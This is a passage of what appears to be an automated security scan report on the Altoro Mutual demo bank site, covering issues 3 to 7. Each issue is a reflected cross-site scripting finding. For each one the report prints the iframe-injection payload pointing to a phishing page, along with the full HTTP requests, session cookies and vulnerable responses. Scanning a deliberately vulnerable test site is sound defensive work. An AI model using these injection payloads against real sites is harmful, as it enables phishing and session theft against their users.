     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Servic
...
...
...

   <h1>Thank You</h1>

   <p>Thank you for your comments, jsmith.  They will be reviewed by our Customer Service staff and given the full attention that they deserve.

   However, the email you gave is incorrect (753 main street'"><iframe id=2073 src=http://demo.testfire.net/phishing.html>) and you will not receive a
response.

  </p>

  </div>
...
...
...
```

Issue 3 of 7

Issue ID:	6e09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/index.jsp
Domain	demo.testfire.net
Element	content (Parameter)
Path	/index.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 3 of 7 - Details

Difference: **Parameter** `content` manipulated from: `inside_contact.htm` to:
`inside_contact.htm%27%22%3E%3Ciframe+id%3D446+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
GET /index.jsp?content=inside_contact.htm%27%22%3E%3Ciframe+id%3D446+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7018
Date: Wed, 16 Jul 2025 08:13:52 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index
...
...
...
```

```
  <p>Failed due to The requested resource (/static/inside_contact.htm'"><iframe id=446 src=http://demo.testfire.net/phishing.html>) is not
available</p>

   </td>

</div>
...
...
...
```

Issue 4 of 7

Issue ID:	8c09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/sendFeedback
Domain	demo.testfire.net
Element	name (Parameter)
Path	/sendFeedback
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 4 of 7 - Details

Difference: **Parameter** name manipulated from: jsmith to:
jsmith%27%22%3E%3Ciframe+id%3D2061+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
POST /sendFeedback HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/feedback.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 184

cfile=comments.txt&name=jsmith%27%22%3E%3Ciframe+id%3D2061+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&email_addr=
753+Main+Street&subject=1234&comments=1234&submit=+Submit+

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7234
Date: Sun, 02 Apr 2023 05:20:11 GMT

<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >


<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
```

```
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
      <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_o
...
...
...

  <div class="fl" style="width: 99%;">

   <h1>Thank You</h1>

   <p>Thank you for your comments, jsmith'"><iframe id=2061 src=http://demo.testfire.net/phishing.html>.  They will be reviewed by our Customer
Service staff and given the full attention that they deserve.

   However, the email you gave is incorrect (753 main street) and you will not receive a response.

...
...
...
```

Issue 5 of 7

Issue ID:	fb09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/util/serverStatusCheckService.jsp
Domain	demo.testfire.net
Element	HostName (Parameter)
Path	/util/serverStatusCheckService.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 5 of 7 - Details

Difference: **Parameter** HostName manipulated from: AltoroMutual to:
AltoroMutual%27%22%3E%3Ciframe+id%3D2419+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
GET
/util/serverStatusCheckService.jsp?HostName=AltoroMutual%27%22%3E%3Ciframe+id%3D2419+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="100"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.testfire.net/status_check.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 121
Date: Sun, 02 Apr 2023 05:20:30 GMT



{
 "HostName": "AltoroMutual'"><iframe id=2419 src=http://demo.testfire.net/phishing.html>",
 "HostStatus": "OK"
}

GET /phishing.html HTTP/1.1
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/util/serverStatusCheckService.jsp?
HostName=AltoroMutual%27%22%3E%3Ciframe+id%3D2419+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6918
Date: Sun, 02 Apr 2023 05:20:50 GMT







<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
   <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
   <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
```

```
<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">L
...
...
...
```

Issue 6 of 7

Issue ID:	7c0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	lang (Parameter)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 6 of 7 - Details

Difference: **Parameter** lang manipulated from: international to:
international%27%22%3E%3Ciframe+id%3D2834+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
GET /bank/customize.jsp?
content=customize.jsp&lang=international%27%22%3E%3Ciframe+id%3D2834+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/customize.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5628
Date: Sun, 02 Apr 2023 05:20:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
```

```
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
   <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
   <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


   <td valign="top" class="cc br bb">
     <br style="line-height: 10px;"/>
     <b>I WANT TO ...</b>
     <ul class="sidebar">
       <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
       <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
       <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

       <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
       <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
     </ul>

   </td>
<!-- MEMBER TOC END -->
   <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">



  <h1>Customize Site Language</h1>

  <form method="post">
    <p>
    Current Language: international'"><iframe id=2834 src=http://demo.testfire.net/phishing.html>
    </p>

    <p>
    You can change the language setting by choosing:
    </p>
    <p>
    <a id="HyperLink1" href="./customize.jsp?content=customize.jsp&lang=international">International</a>
    <a id="HyperLink2" href="./customize.jsp?content=customize.jsp&lang=english">English</a>
    </p>
  </form
...
...
...
```

Issue 7 of 7

Issue ID:	8e0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/queryxpath.jsp
Domain	demo.testfire.net
Element	query (Parameter)
Path	/bank/queryxpath.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 7 of 7 - Details

Difference: **Parameter** query manipulated from: Enter title (e.g. Watchfire) to:

Enter+title+%28e.g.+Watchfire%29%27%22%3E%3Ciframe+id%3D2743+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
GET /bank/queryxpath.jsp?
content=queryxpath.jsp&query=Enter+title+%28e.g.+Watchfire%29%27%22%3E%3Ciframe+id%3D2743+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/queryxpath.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5693
Date: Sun, 02 Apr 2023 05:20:45 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
